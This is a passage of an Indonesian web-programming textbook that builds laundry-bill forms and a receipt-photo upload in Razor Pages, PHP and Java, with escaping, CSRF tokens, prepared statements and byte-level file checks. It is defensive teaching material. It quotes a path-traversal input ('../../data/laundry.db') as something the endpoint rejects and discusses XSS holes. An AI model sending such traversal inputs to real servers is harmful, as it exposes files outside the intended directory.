Endpoint itu lebih dulu memeriksa nama yang diminta terhadap pola `B` + empat digit + `-` + enam belas digit heksadesimal + `.jpg` atau `.png`. Apa pun selain itu — `../../data/laundry.db`, `B2954-x.html` — dijawab 404 sebelum sistem berkas disentuh, sehingga *endpoint* ini tidak dapat diperdaya untuk menyajikan berkas lain. Ia mengirim tipe yang sesuai dengan ekstensi yang dibuatnya, serta `X-Content-Type-Options: nosniff`, yang melarang peramban menebak tipe lain dari isinya. Baris `WebEncoderOptions` menjawab sebuah kejutan saat build: secara bawaan Razor menulis setiap karakter non-ASCII sebagai entitas, `×` menjadi `×` — aman, tetapi sumber halamannya tidak terbaca. Mengizinkan seluruh Unicode sama sekali tidak mengubah *escaping* untuk `<`, `>`, `&`, `"`, dan `'`. (Razor tetap menulis `+` sebagai `+`; peramban menampilkan `+`.)

Kode 11.41 adalah *view*-nya, dan **Gambar 11.21** adalah halaman setelah build mengunggah foto nota bertanda tangan dari *fixture* pengujian.

Kode 11.41 `Details.cshtml`: nota, foto-fotonya, dan formulir unggah dengan `enctype="multipart/form-data"`.

```
@page "/bills/{id}/{handler?}"
@model LaundryForms.Pages.Bills.DetailsModel
@{ ViewData["Title"] = $"Bill {Model.Bill.Id} - Profitina Laundry"; }
<h1>Bill @Model.Bill.Id</h1>
@if (TempData["Flash"] is string flash) {<p class="flash">@flash</p>}
<table>
  <tr><th>Customer</th><td>@Model.Bill.CustomerId @Model.CustomerName</td></tr>
  <tr><th>Service</th><td>@Model.Service.Description</td></tr>
  <tr><th>Amount</th><td>@Model.Amount</td></tr>
  <tr><th>Price</th><td>@BillRules.Rupiah(Model.Bill.Payment)</td></tr>
  <tr><th>Outlet, rack</th><td>@Model.OutletName, @Model.Bill.Rack</td></tr>
  <tr><th>Arrived</th><td>@Model.Bill.Arrived</td></tr>
  <tr><th>Status</th><td>@Model.Bill.Status</td></tr>
  <tr><th>Taken in by</th><td>@Model.EmployeeName</td></tr>
</table>

<h2>Receipt photo</h2>
@for (int i = 0; i < Model.Photos.Count; i++)
{<img class="receipt" src="/receipts/@Model.Photos[i]" alt="Receipt photo @(i + 1)">}
@if (Model.Photos.Count == 0) {<p class="hint">No photo yet.</p>}
<form method="post" asp-page-handler="Receipt" asp-route-id="@Model.Bill.Id"
enctype="multipart/form-data">
  <label for="photo">Photo of the signed paper receipt (JPEG or PNG, at most 2 MB)</label>
  <input id="photo" type="file" name="photo" accept="image/jpeg,image/png" required>
  @if (Model.Error is not null) {<span class="err">@Model.Error</span>}
  <div><button>Upload photo</button></div>
</form>
```



Gambar 11.21 Nota B2954 setelah unggahan: pesan *flash* sekali-tampil, nota sebagaimana disimpan — S0002, 3 kg, Rp 36.000 — dan foto nota yang disajikan melalui `/receipts/`.

11.9.5 Tempat data berada

Aplikasi Razor Pages biasanya menjangkau SQLite melalui paket NuGet `Microsoft.Data.Sqlite`. Mesin build buku ini tidak dapat mengunduh paket NuGet, sehingga jalur Razor ditulis agar bekerja hanya dengan *shared framework* .NET 10, dan beralih ke basis data sungguhan dengan satu perintah di mesin pembaca. Halaman-halaman berbicara dengan sebuah *interface*, **Kode 11.42**.

Kode 11.42 *Interface* `ILaundryStore`: segala yang diperlukan halaman-halaman dari data toko.

```
/// <summary>Everything the pages need from the shop's data, whatever keeps it.</summary>
public interface ILaundryStore
{
    IReadOnlyList<Service> Services();
    IReadOnlyList<Outlet> Outlets();
    string? CustomerName(string id);
    string EmployeeName(string id);
    string? RackHolder(string outletId, string rack);
    Bill? Find(string id);
    string Save(string customerId, string serviceId, int units, long payment, string rack,
                string outletId, string employeeId, string arrived);
}
```

Implementasi bawaannya, `CsvLaundryStore`, membaca ekspor CSV dari `laundry.db` — layanan, gerai, pelanggan, pegawai, dan seluruh 2.953 nota — sekali saat mulai, dan menyimpan nota baru di memori di bawah sebuah *lock*. Implementasi inilah yang dijalankan buku ini. Implementasi kedua, `SqliteLaundryStore`, memakai `Microsoft.Data.Sqlite` dengan parameter terikat dan sebuah transaksi; kodenya dibungkus `#if USE_SQLITE … #endif` sehingga dikecualikan dari kompilasi kecuali simbol itu didefinisikan. **Kode 11.43** adalah metode `Save`-nya.

Kode 11.43 `SqliteLaundryStore.Save`: id berikutnya, nota, dan baris log status pertamanya di dalam satu transaksi. Hanya dikompilasi dengan `UseSqlite=true`; tidak dikompilasi dalam build buku ini.

```
    public string Save(string customerId, string serviceId, int units, long payment, string
rack,
                       string outletId, string employeeId, string arrived)
    {
        using var c = Open();
        using var tx = c.BeginTransaction();
        var max = c.CreateCommand();
        max.Transaction = tx;
        max.CommandText = "SELECT MAX(id) FROM Bill";
        string id = $"B{int.Parse(((string)max.ExecuteScalar()!)[1..]) + 1:D4}";
        var insert = c.CreateCommand();
        insert.Transaction = tx;
        insert.CommandText = "INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id,"
            + " Employee_id, Service_id, Outlet_id) VALUES ($id, $at, 'queued', $rack,
$unit, $pay, $c, $e, $s, $o);"
            + " INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) VALUES
($id, 'queued', $at, $e)";
        foreach (var (k, v) in new (string, object)[] { ("$id", id), ("$at", arrived),
("$rack", rack),
                 ("$unit", units), ("$pay", payment), ("$c", customerId), ("$e",
employeeId),
                 ("$s", serviceId), ("$o", outletId) })
            insert.Parameters.AddWithValue(k, v);
        insert.ExecuteNonQuery();
        tx.Commit();
        return id;
    }
```

Untuk memakainya, di folder `aspnet/LaundryForms`, jalankan

```
dotnet add package Microsoft.Data.Sqlite
dotnet run -p:UseSqlite=true --urls http://127.0.0.1:9101
```

Berkas proyek, **Kode 11.44**, mengubah properti `UseSqlite` menjadi simbol kompilasi `USE_SQLITE`, dan `Program.cs` lalu mendaftarkan `SqliteLaundryStore` di atas `../../data/laundry.db` (atau berkas yang disebut `LAUNDRY_DB`) sebagai pengganti penyimpan CSV.

Kode 11.44 `LaundryForms.csproj`: proyek web di .NET 10 tanpa referensi paket, dan sakelar ke SQLite.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <!-- Chapter 11: Razor Pages on .NET 10, using nothing but the shared framework.
       By default the data comes from the CSV files in ../../data and new bills live in
memory.
       To use the real SQLite database instead:
           dotnet add package Microsoft.Data.Sqlite
           dotnet run -p:UseSqlite=true
-->
  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
  </PropertyGroup>

  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);USE_SQLITE</DefineConstants>
  </PropertyGroup>

</Project>
```

> **Apa yang dijalankan buku ini, dan apa yang tidak.** Jalur Razor dibangun dengan .NET 10 SDK dan dijalankan di port 9101 dengan penyimpan CSV; dua puluh pemeriksaan pada Subbab 11.13.5 lolos terhadapnya. Penyimpan SQLite tidak dikompilasi di sini, karena NuGet tidak dapat dijangkau; kodenya mengikuti jalur Java dan Python, yang memang dijalankan terhadap SQLite, pernyataan demi pernyataan.

11.10 Formulir yang Sama di PHP

Jalur PHP membangun dua formulir yang sama dengan PHP 8.4 dan PDO di atas salinan `laundry.db`, tanpa *framework*. Susunannya mengikuti cara Bab 5 menyusun PHP: aturan di `src/laundry.php`, pembantu web di `src/web.php`, *view* di `views/`, dan satu **front controller**, `public/index.php`, yang menjadi tujuan setiap alamat. Server bawaan PHP mengirim segalanya ke sana melalui `router.php` yang kecil; di Apache (XAMPP), `public/.htaccess` melakukan hal yang sama dengan aturan *rewrite*. Jalankan dengan

```
php -d upload_max_filesize=3M -d post_max_size=4M -S 127.0.0.1:9102 -t public router.php
```

lalu buka `http://127.0.0.1:9102/bills/new`. Kedua opsi `-d` menaikkan batas unggah PHP untuk eksekusi ini di atas aturan toko 2 MB, dengan alasan yang sama seperti dua batas pada jalur Razor: `upload_max_filesize` bawaan PHP tepat 2 MB, dan foto yang sedikit melebihinya akan dibuang PHP dengan kode galat alih-alih ditolak halaman dengan sebuah kalimat.

Aturannya, **Kode 11.45**, adalah aturan yang sama dalam bahasa PHP.

Kode 11.45 `check()` di PHP: setiap nilai dibaca melalui satu *closure* yang mengubah kolom yang tidak ada atau bukan string menjadi `''`, lalu diperiksa dengan pola, pesan, dan aritmetika persepuluhan yang sama seperti **Kode 11.34**.

```
/** Validate the posted fields. Returns [$clean, $errors]; $errors maps field => message.
*/
function check(array $post): array
{
    $field = fn(string $k) => is_string($post[$k] ?? null) ? trim($post[$k]) : '';
    $f = [
        'customer' => strtoupper($field('customer')),
        'service'  => $field('service'),
        'quantity' => $field('quantity'),
        'rack'     => strtoupper($field('rack')),
        'outlet'   => $field('outlet'),
        'express'  => ($post['express'] ?? '') === 'yes',
    ];
    $e = [];

    if (!preg_match('/^C\d{4}$/', $f['customer'])) {
        $e['customer'] = 'Enter a customer id such as C0047.';
    } else {
        $st = db()->prepare('SELECT name FROM Customer WHERE id = ?');
        $st->execute([$f['customer']]);
        $name = $st->fetchColumn();
        if ($name === false) {
            $e['customer'] = "There is no customer {$f['customer']}.";
        } else {
            $f['customer_name'] = $name;
        }
    }

    $offered = array_column(services(), null, 'id');
    if (!isset($offered[$f['service']])) {
        $e['service'] = 'Choose a service from the list.';
    } elseif ($f['express'] && $f['service'] !== WASH_FOLD) {
        $e['express'] = 'Express is offered for wash & fold only.';
    }

    if (!preg_match('/^(\d{1,3})(?:[.,](\d))?$/', $f['quantity'], $m)) {
        $e['quantity'] = 'Enter the weight or count, for example 2.5.';
    } else {
        $tenths = (int)$m[1] * 10 + (int)($m[2] ?? 0);    // 2.4 -> 24: integers, no
rounding error
        if ($tenths < 1 || $tenths > 1000) {
            $e['quantity'] = 'Enter a value from 0.1 to 100.';
        } elseif (isset($offered[$f['service']])) {
            $word = unit_word($offered[$f['service']]['description']);
            if ($word === 'kg') {
                $f['units'] = intdiv($tenths + 9, 10);      // round UP to a whole kilogram
            } elseif ($tenths % 10 !== 0) {
                $e['quantity'] = "A whole number of {$word}s, for example 2.";
```

Kode 11.45 (Lanjutan) *check() di PHP: setiap nilai dibaca melalui satu closure yang mengubah kolom yang tidak ada atau bukan string menjadi '', lalu diperiksa dengan pola, pesan, dan aritmetika persepuluhan yang sama seperti Kode 11.34.*

```
            } else {
                $f['units'] = intdiv($tenths, 10);
            }
        }
    }

    if (!in_array($f['outlet'], array_column(outlets(), 'id'), true)) {
        $e['outlet'] = 'Choose an outlet.';
    }

    if (!preg_match('/^[A-C](0[1-9]|1\d|20)$/', $f['rack'])) {
        $e['rack'] = 'A rack is A, B or C and 01 to 20, for example B03.';
    } elseif (!isset($e['outlet'])) {
        $st = db()->prepare("SELECT id FROM Bill WHERE Outlet_id = ? AND rack = ?
                             AND status IN ('queued', 'finished')");
        $st->execute([$f['outlet'], $f['rack']]);
        if (($holder = $st->fetchColumn()) !== false) {
            $e['rack'] = "Rack {$f['rack']} already holds bill $holder at this outlet.";
        }
    }
    return [$f, $e];
}
```

Closure `$field` berjaga terhadap satu keanehan PHP: klien dapat mengirim `customer[]=x`, yang membuat `$_POST['customer']` menjadi *larik*, dan `trim()` pada larik menimbulkan galat. Apa pun yang bukan string diperlakukan sebagai kosong. Setiap *query* memakai *prepared statement* dengan penampung `?`, sebagaimana ditekankan Bab 5. Harga, **Kode 11.46**, mengembalikan tiga hal yang sama seperti *tuple* C#, dalam bentuk larik PHP.

Kode 11.46 `price()` di PHP: harga satuan dari basis data, harga ekspres dan biaya tambahannya dari daftar harga, serta kalimat penjelasnya.

```
/** BR-1 and BR-3: price = service price x units, from the price list, never from the
browser. */
function price(array $f): array
{
    $all = array_column(db()->query('SELECT id, description, price FROM Service')-
>fetchAll(), null, 'id');
    $base = $all[$f['service']];
    $units = $f['units'];
    $subtotal = (int)$base['price'] * $units;
    $text = amount($units, unit_word($base['description'])) . " \u{00d7} " .
rupiah($base['price'])
          . ' = ' . rupiah($subtotal);
    if (!$f['express']) {
        return [$base['id'], $subtotal, $text];
    }
    $fast = $all[EXPRESS];
    $total = (int)$fast['price'] * $units;
    $percent = (int)round(($fast['price'] - $base['price']) * 100 / $base['price']);
    $text .= " + express $percent % (" . rupiah($total - $subtotal) . ') = ' .
rupiah($total);
    return [$fast['id'], $total, $text];
}
```

PHP tidak memiliki *middleware antiforgery*, sehingga jalur ini menulisnya sendiri dalam beberapa baris, **Kode 11.47**. `csrf_token()` membuat 16 byte acak untuk sesi pada saat pertama kali diminta, dan setiap formulir menaruh token itu di kolom tersembunyi. `require_csrf()` berjalan sebelum *handler* POST mana pun dan membandingkan token kiriman dengan milik sesi memakai

`hash_equals`, yang menghabiskan waktu sama entah karakter pertama atau terakhir yang berbeda, agar penyerang tidak dapat mempelajari token satu karakter demi satu karakter dengan mengukur waktu jawaban. `h()` adalah fungsi *escaping* yang dipakai setiap *view*.

Kode 11.47 `web.php`: *escaping*, *cookie* sesi yang tidak dapat dibaca JavaScript (`httponly`) dan tidak dikirim bersama POST lintas situs (`SameSite=Lax`), token CSRF, perender *view* kecil, dan pengalihan dengan 303.

```php
<?php
// Profitina Laundry, Chapter 11, PHP track: escaping, the CSRF token, and drawing a view.
declare(strict_types=1);

/** Escape text for HTML, both between tags and inside a quoted attribute. */
function h(mixed $s): string
{
    return htmlspecialchars((string)$s, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}

function start_session(): void
{
    session_set_cookie_params(['httponly' => true, 'samesite' => 'Lax']);
    session_start();
}

function csrf_token(): string
{
    return $_SESSION['csrf'] ??= bin2hex(random_bytes(16));
}

/** Every POST must carry the token this session was given; anything else is refused. */
function require_csrf(): void
{
    $sent = $_POST['csrf_token'] ?? '';
    if (!is_string($sent) || !hash_equals($_SESSION['csrf'] ?? '', $sent)) {
        http_response_code(400);
        exit('The form expired or did not come from this site. Reload the page and try
again.');
    }
}

/** Draw views/$view.php inside views/layout.php with the given variables. */
function render(string $view, array $vars, int $status = 200): void
{
    http_response_code($status);
    header('Content-Type: text/html; charset=UTF-8');
    extract($vars);
    ob_start();
    require __DIR__ . "/../views/$view.php";
    $main = ob_get_clean();
    require __DIR__ . '/../views/layout.php';
}
```

Kode 11.47 (Lanjutan) *web.php: escaping, cookie sesi yang tidak dapat dibaca JavaScript (httponly) dan tidak dikirim bersama POST lintas situs (SameSite=Lax), token CSRF, perender view kecil, dan pengalihan dengan 303.*

```
function redirect(string $to): void
{
    header('Location: ' . $to, true, 303);                  // 303 See Other: now GET this
    exit;
}

function not_found(): void
{
    http_response_code(404);
    exit('Not found.');
}
```

Front controller, **Kode 11.48**, adalah rangkaian pernyataan `if`, satu untuk setiap alamat dan metode — *routing* yang biasanya dikerjakan *framework*. Cabang nota baru adalah keseluruhan Post/Redirect/Get dalam sepuluh baris. Cabang unggah membaca `$_FILES['photo']` milik PHP, yang kolom `error`-nya menjelaskan *mengapa* sebuah unggahan gagal: `UPLOAD_ERR_NO_FILE` bila tidak ada yang dipilih, `UPLOAD_ERR_INI_SIZE` bila berkasnya lebih besar daripada `upload_max_filesize` [4]. PHP sudah menulis byte-nya ke berkas sementara, `tmp_name`; kode membaca delapan byte pertamanya, dan `move_uploaded_file` memindahkannya ke folder unggahan dengan nama acak yang baru — fungsi yang juga menolak jalur mana pun yang tidak berasal dari unggahan sungguhan.

Kode 11.48 `public/index.php`: formulir nota baru dengan Post/Redirect/Get, halaman nota, unggah foto nota, satu pintu untuk foto, dan halaman `/echo` dari Subbab 11.4.

```php
<?php
// Profitina Laundry, Chapter 11, PHP track: every address, one front controller.
//   php -S 127.0.0.1:9102 -t public router.php     then open
http://127.0.0.1:9102/bills/new
declare(strict_types=1);
require __DIR__ . '/../src/laundry.php';
require __DIR__ . '/../src/web.php';

const MAX_PHOTO = 2 * 1024 * 1024;                          // the shop's rule: 2 MB per
photo
$uploads = getenv('LAUNDRY_UPLOADS') ?: __DIR__ . '/../var/uploads';
$method = $_SERVER['REQUEST_METHOD'];
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
start_session();
if ($method === 'POST' && $path !== '/echo') {             // /echo changes nothing
    require_csrf();
}

function photos_of(string $id, string $uploads): array
{
    $names = array_map('basename', glob("$uploads/$id-*") ?: []);
    $names = preg_grep('/^B\d{4}-[0-9a-f]{16}\.(jpg|png)$/', $names);
    sort($names);
    return $names;
}

function show_bill(array $bill, string $uploads, ?string $error, int $status = 200): void
{
    render('bill', ['bill' => $bill, 'flash' => $status === 200 ? flash() : null, 'error'
=> $error,
        'photos' => photos_of($bill['id'], $uploads),
        'amount' => amount((int)$bill['unit'], unit_word($bill['description']))], $status);
}

function flash(): ?string
{
    $message = $_SESSION['flash'] ?? null;                  // shown once, then forgotten
    unset($_SESSION['flash']);
    return $message;
}
```

Kode 11.48 (Lanjutan) *public/index.php: formulir nota baru dengan Post/Redirect/Get, halaman nota, unggah foto nota, satu pintu untuk foto, dan halaman /echo dari Subbab 11.4.*

```
// ---- the new-bill form ----------------------------------------------------------------
--
if ($path === '/bills/new' && $method === 'GET') {
    render('new_bill', ['f' => ['outlet' => 'O01'], 'e' => [], 'quote' => null]);
} elseif ($path === '/bills/new' && $method === 'POST') {
    [$f, $e] = check($_POST);
    $quote = null;
    if (!$e) {
        if (($_POST['action'] ?? '') === 'save') {
            $id = save($f);
            $_SESSION['flash'] = "Bill $id saved: " . price($f)[2] . '.';
            redirect("/bills/$id");                          // Post/Redirect/Get
        }
        $quote = price($f)[2];                              // "Calculate price" only
    }
    render('new_bill', ['f' => $f, 'e' => $e, 'quote' => $quote], $e ? 400 : 200);

// ---- one bill, and its receipt photos -------------------------------------------------
--
} elseif (preg_match('#^/bills/(B\d{4})$#', $path, $m) && $method === 'GET') {
    $bill = bill($m[1]) ?? not_found();
    show_bill($bill, $uploads, null);
} elseif (preg_match('#^/bills/(B\d{4})/receipt$#', $path, $m) && $method === 'POST') {
    $bill = bill($m[1]) ?? not_found();
    $file = $_FILES['photo'] ?? null;
    $error = null;
    if (!is_array($file) || !is_string($file['name']) || $file['error'] ===
UPLOAD_ERR_NO_FILE) {
        $error = 'Choose a photo to upload.';
    } elseif (in_array($file['error'], [UPLOAD_ERR_INI_SIZE, UPLOAD_ERR_FORM_SIZE], true)
              || $file['size'] > MAX_PHOTO) {
        $error = 'The photo is larger than 2 MB.';
    } elseif ($file['error'] !== UPLOAD_ERR_OK || $file['size'] === 0) {
        $error = 'Choose a photo to upload.';
    } else {
        $head = (string)file_get_contents($file['tmp_name'], false, null, 0, 8);
        $ext = match (true) {                               // trust the bytes, not the
name
            str_starts_with($head, "\xFF\xD8\xFF") => 'jpg',
            $head === "\x89PNG\r\n\x1A\n" => 'png',
            default => null,
        };
        if ($ext === null) {
            $error = 'Only JPEG or PNG photos are accepted.';
        }
    }
    if ($error !== null) {
        show_bill($bill, $uploads, $error, 400);
        exit;
    }
```

Kode 11.48 (Lanjutan) *public/index.php: formulir nota baru dengan Post/Redirect/Get, halaman nota, unggah foto nota, satu pintu untuk foto, dan halaman /echo dari Subbab 11.4.*

```
    @mkdir($uploads, 0777, true);
    $name = $bill['id'] . '-' . bin2hex(random_bytes(8)) . ".$ext";   // our name, never
theirs
    move_uploaded_file($file['tmp_name'], "$uploads/$name");
    $_SESSION['flash'] = "Receipt photo saved for bill {$bill['id']}.";
    redirect("/bills/{$bill['id']}");
} elseif (preg_match('#^/receipts/(B\d{4}-[0-9a-f]{16}\.(jpg|png))$#', $path, $m)
          && is_file("$uploads/$m[1]")) {
    header('Content-Type: ' . ($m[2] === 'png' ? 'image/png' : 'image/jpeg'));
    header('X-Content-Type-Options: nosniff');
    readfile("$uploads/$m[1]");

// ---- Section 11.4: what did the browser actually send? ---------------------------------
-
} elseif ($path === '/echo') {
    render('echo', ['method' => $method, 'ctype' => $_SERVER['CONTENT_TYPE'] ?? '']);
} elseif (preg_match('#^/forms/([\w-]+\.html)$#', $path, $m) && is_file(__DIR__ .
"/../../static/$m[1]")) {
    readfile(__DIR__ . "/../../static/$m[1]");
} elseif ($path === '/') {
    redirect('/bills/new');
} else {
    not_found();
}
```

View-nya, **Kode 11.49**, mencetak setiap nilai melalui `h()`. PHP polos tidak memiliki *escaping* otomatis, sehingga disiplinnya ada pada pemrogram: satu `<?= $x ?>` tanpa `h()` dan halaman itu memiliki lubang XSS.

Kode 11.49 `views/new_bill.php`: formulir yang sama dengan **Kode 11.38**, ditulis manual; `name="action"` pada kedua tombol memberi tahu server tombol mana yang ditekan.

```
<?php $title = 'New bill - Profitina Laundry';
$err = fn(string $k) => isset($e[$k]) ? '<span class="err">' . h($e[$k]) . '</span>' : '';
?>
<h1>Take in a new bill</h1>
<?php if ($e): ?><p class="err">Please correct the fields marked below.</p><?php endif ?>
<?php if ($quote): ?><p class="quote">Price: <?= h($quote) ?></p><?php endif ?>
<form method="post" action="/bills/new">
  <input type="hidden" name="csrf_token" value="<?= h(csrf_token()) ?>">

  <label for="customer">Customer id</label>
  <input id="customer" name="customer" value="<?= h($f['customer'] ?? '') ?>" required
         pattern="[Cc][0-9]{4}" maxlength="5" placeholder="C0047" autocomplete="off">
  <?= $err('customer') ?>

  <label for="service">Service</label>
  <select id="service" name="service" required>
    <option value="">- choose -</option>
<?php foreach (services() as $s): ?>
    <option value="<?= h($s['id']) ?>"<?= $s['id'] === ($f['service'] ?? '') ? ' selected'
: '' ?>><?= h($s['description']) ?> - <?= rupiah($s['price']) ?></option>
<?php endforeach ?>
  </select>
  <?= $err('service') ?>

  <label class="check"><input type="checkbox" name="express" value="yes"<?=
!empty($f['express']) ? ' checked' : '' ?>>
    Express, ready in 1 day (wash &amp; fold only)</label>
  <?= $err('express') ?>

  <label for="quantity">Weight in kg, or number of items</label>
  <input id="quantity" name="quantity" value="<?= h($f['quantity'] ?? '') ?>" required
inputmode="decimal"
         pattern="[0-9]{1,3}([.,][0-9])?" placeholder="2.5">
  <?= $err('quantity') ?>

  <fieldset>
    <legend>Outlet</legend>
<?php foreach (outlets() as $o): ?>
    <label><input type="radio" name="outlet" value="<?= h($o['id']) ?>"<?= $o['id'] ===
($f['outlet'] ?? '') ? ' checked' : '' ?> required> <?= h($o['name']) ?></label>
<?php endforeach ?>
  </fieldset>
  <?= $err('outlet') ?>

  <label for="rack">Rack</label>
  <input id="rack" name="rack" value="<?= h($f['rack'] ?? '') ?>" required
         pattern="[A-Ca-c](0[1-9]|1[0-9]|20)" maxlength="3" placeholder="B03">
  <?= $err('rack') ?>
```

Kode 11.49 (Lanjutan) *views/new_bill.php: formulir yang sama dengan Kode 11.38, ditulis manual; name="action" pada kedua tombol memberi tahu server tombol mana yang ditekan.*

```
  <div>
    <button name="action" value="preview">Calculate price</button>
    <button name="action" value="save">Save bill</button>
  </div>
</form>
<p class="hint">The server computes the price from its own price list: units &times; price.
Weight is rounded up to a whole kilogram; express costs the express price per kilogram.</p>
```

11.11 Formulir yang Sama di Java dengan HttpServer JDK

Jalur Java berjalan di atas `com.sun.net.httpserver.HttpServer`, server web kecil yang tersedia di setiap JDK [13], dengan *driver* JDBC SQLite sebagai satu-satunya pustaka. Bab 7 memakai server yang sama dan mendapati bahwa server ini hanya sedikit membantu; untuk formulir, ia tidak membantu sama sekali. Ia menyerahkan badan permintaan mentah kepada program sebagai aliran byte. Menguraikan badan itu menjadi tugas program, dan karena itu jalur ini adalah tempat terbaik untuk melihat apa yang diam-diam dikerjakan setiap *framework* dalam bab ini. Jalankan dengan `./run.sh` (atau `run.bat`, `run.ps1` di Windows) lalu buka `http://127.0.0.1:9103/bills/new`.

Pengurai *urlencoded*, **Kode 11.50**, adalah kebalikan dari format pada **Kode 11.16**: pisahkan pada `&`, pisahkan setiap pasangan pada `=` pertama, lalu sandi-balik kedua sisinya.

Kode 11.50 Menguraikan `application/x-www-form-urlencoded`: `URLDecoder` mengubah `+` menjadi spasi dan urutan `%XX` menjadi byte, dibaca sebagai UTF-8.

```
    /** application/x-www-form-urlencoded: customer=C0047&quantity=2%2C4&express=yes */
    public static List<Field> urlencoded(String body) {
        List<Field> fields = new ArrayList<>();
        for (String pair : body.split("&")) {
            if (pair.isEmpty()) {
                continue;
            }
            int eq = pair.indexOf('=');
            String name = eq < 0 ? pair : pair.substring(0, eq);
            String value = eq < 0 ? "" : pair.substring(eq + 1);
            // URLDecoder turns + into a space and %2C into a comma, reading the bytes as
UTF-8
            fields.add(new Field(URLDecoder.decode(name, StandardCharsets.UTF_8),
                    URLDecoder.decode(value, StandardCharsets.UTF_8), null, null, null));
        }
        return fields;
    }
```

Pengurai multipart, **Kode 11.51**, adalah kebalikan dari format pada **Kode 11.17**, diperlihatkan sesederhana yang masih jujur. Ia bekerja pada byte, tidak pernah pada `String` seluruh badan, sebab foto bukan teks, dan mengubahnya menjadi teks lalu kembali akan merusaknya. Ia menemukan *boundary* di *header* `Content-Type`, lalu menyusuri badan dari satu `--boundary` ke berikutnya. Di setiap bagian ia menemukan baris kosong yang mengakhiri *header*, membaca `name`, `filename`, dan `Content-Type` dari *header* dengan ekspresi reguler, lalu menyalin byte di antara baris kosong dan *boundary* berikutnya, dikurangi `\r\n` yang mendahului *boundary*.

Kode 11.51 Menguraikan `multipart/form-data` secara manual: temukan *boundary*, pecah badan menjadi bagian-bagian, pisahkan *header* setiap bagian dari byte-nya. Bagian berkas mempertahankan byte-nya persis.

```
    private static final Pattern BOUNDARY = Pattern.compile("boundary=\"?([^\";]+)\"?");
    private static final Pattern NAME = Pattern.compile("[; ]name=\"([^\"]*)\"");
    private static final Pattern FILENAME = Pattern.compile("filename=\"([^\"]*)\"");
    private static final Pattern TYPE = Pattern.compile("(?i)content-
type:\\s*([^\\r\\n]+)");

    /**
     * multipart/form-data, shown simply. The body is a list of parts separated by
     * "--" + boundary; each part is some header lines, an empty line, and raw bytes.
     *
     *   --XyZ\r\n
     *   Content-Disposition: form-data; name="photo"; filename="r.png"\r\n
     *   Content-Type: image/png\r\n
     *   \r\n
     *   ...the bytes of the file...\r\n
     *   --XyZ--\r\n
     */
    public static List<Field> multipart(byte[] body, String contentType) {
        List<Field> fields = new ArrayList<>();
        Matcher b = BOUNDARY.matcher(contentType);
        if (!b.find()) {
            return fields;
        }
        byte[] delimiter = ("--" + b.group(1)).getBytes(StandardCharsets.ISO_8859_1);
        byte[] blankLine = "\r\n\r\n".getBytes(StandardCharsets.ISO_8859_1);
        int at = indexOf(body, delimiter, 0);
        while (at >= 0) {
            int start = at + delimiter.length;
            if (start + 1 < body.length && body[start] == '-' && body[start + 1] == '-') {
                break;                                          // "--XyZ--": the last
delimiter
            }
            int headersEnd = indexOf(body, blankLine, start);
            int next = indexOf(body, delimiter, headersEnd < 0 ? start : headersEnd);
            if (headersEnd < 0 || next < 0) {
                break;                                          // a broken body: stop
quietly
            }
            String headers = new String(body, start + 2, headersEnd - start - 2,
StandardCharsets.UTF_8);
            byte[] bytes = Arrays.copyOfRange(body, headersEnd + 4, next - 2);  // drop the
\r\n before "--"
            Matcher name = NAME.matcher(headers);
            Matcher file = FILENAME.matcher(headers);
            Matcher type = TYPE.matcher(headers);
            if (name.find()) {
                boolean isFile = file.find();
                fields.add(new Field(name.group(1),
                        isFile ? null : new String(bytes, StandardCharsets.UTF_8),
                        isFile ? file.group(1) : null,
                        type.find() ? type.group(1).trim() : null,
```

Kode 11.51 (Lanjutan) *Menguraikan multipart/form-data secara manual: temukan boundary, pecah badan menjadi bagian-bagian, pisahkan header setiap bagian dari byte-nya. Bagian berkas mempertahankan byte-nya persis.*

```
                        bytes));
            }
            at = next;
        }
        return fields;
    }

    /** The first position of {@code what} in {@code data} at or after {@code from}, or -1.
*/
    static int indexOf(byte[] data, byte[] what, int from) {
        outer:
        for (int i = Math.max(from, 0); i <= data.length - what.length; i++) {
            for (int j = 0; j < what.length; j++) {
                if (data[i + j] != what[j]) {
                    continue outer;
                }
            }
            return i;
        }
        return -1;
    }
}
```

"Sederhana" ada harganya. Pengurai ini menampung seluruh badan di memori, dan karena itulah `Main` menolak badan di atas 3 MB; ia mengabaikan bentuk `filename*=` yang jarang dipakai untuk nama non-ASCII; dan ia memercayai akhiran barisnya. Aplikasi sungguhan seharusnya memakai pustaka yang teruji — `request.getPart("photo")` pada *servlet* mengerjakan semua ini — dan kode ini ada agar Anda tahu apa yang dikerjakan pustaka semacam itu.

Routing dan pemeriksaan yang berjalan sebelum kode halaman mana pun ada di `Main.route`, **Kode 11.52**. Badan dibaca dengan batas; `/echo` dijawab sebelum pemeriksaan token karena tidak mengubah apa pun; badan diuraikan menurut *content type*-nya; dan token dibandingkan dengan `MessageDigest.isEqual`, perbandingan waktu-tetap milik Java.

Kode 11.52 Awal `Main.route`: batas ukuran, penguraian menurut *content type*, dan pemeriksaan CSRF. Untuk nama yang berulang, nilai pertama yang menang, seperti `getParameter` pada *servlet*.

```
    static void route(HttpExchange ex) throws Exception {
        String method = ex.getRequestMethod();
        String path = ex.getRequestURI().getPath();
        Map<String, String> session = session(ex);
        Map<String, String> post = new HashMap<>();
        Forms.Field photo = null;
        if (method.equals("POST")) {
            byte[] body = Forms.readBody(ex.getRequestBody(), MAX_BODY);
            if (body == null) {
                send(ex, 413, "text/plain; charset=UTF-8", "Too
large.".getBytes(StandardCharsets.UTF_8));
                return;
            }
            String type = String.valueOf(ex.getRequestHeaders().getFirst("Content-Type"));
            if (path.equals("/echo")) {                          // /echo changes nothing:
no token
                echo(ex, type, body);
                return;
            }
            List<Forms.Field> fields = type.startsWith("multipart/form-data")
                    ? Forms.multipart(body, type)
                    : Forms.urlencoded(new String(body, StandardCharsets.US_ASCII));
            for (Forms.Field f : fields) {
                if (f.filename() != null) {
                    photo = f;
                } else {
                    post.putIfAbsent(f.name(), f.value());        // first value wins, like
getParameter
                }
            }
            byte[] sent = post.getOrDefault("csrf_token",
"").getBytes(StandardCharsets.UTF_8);
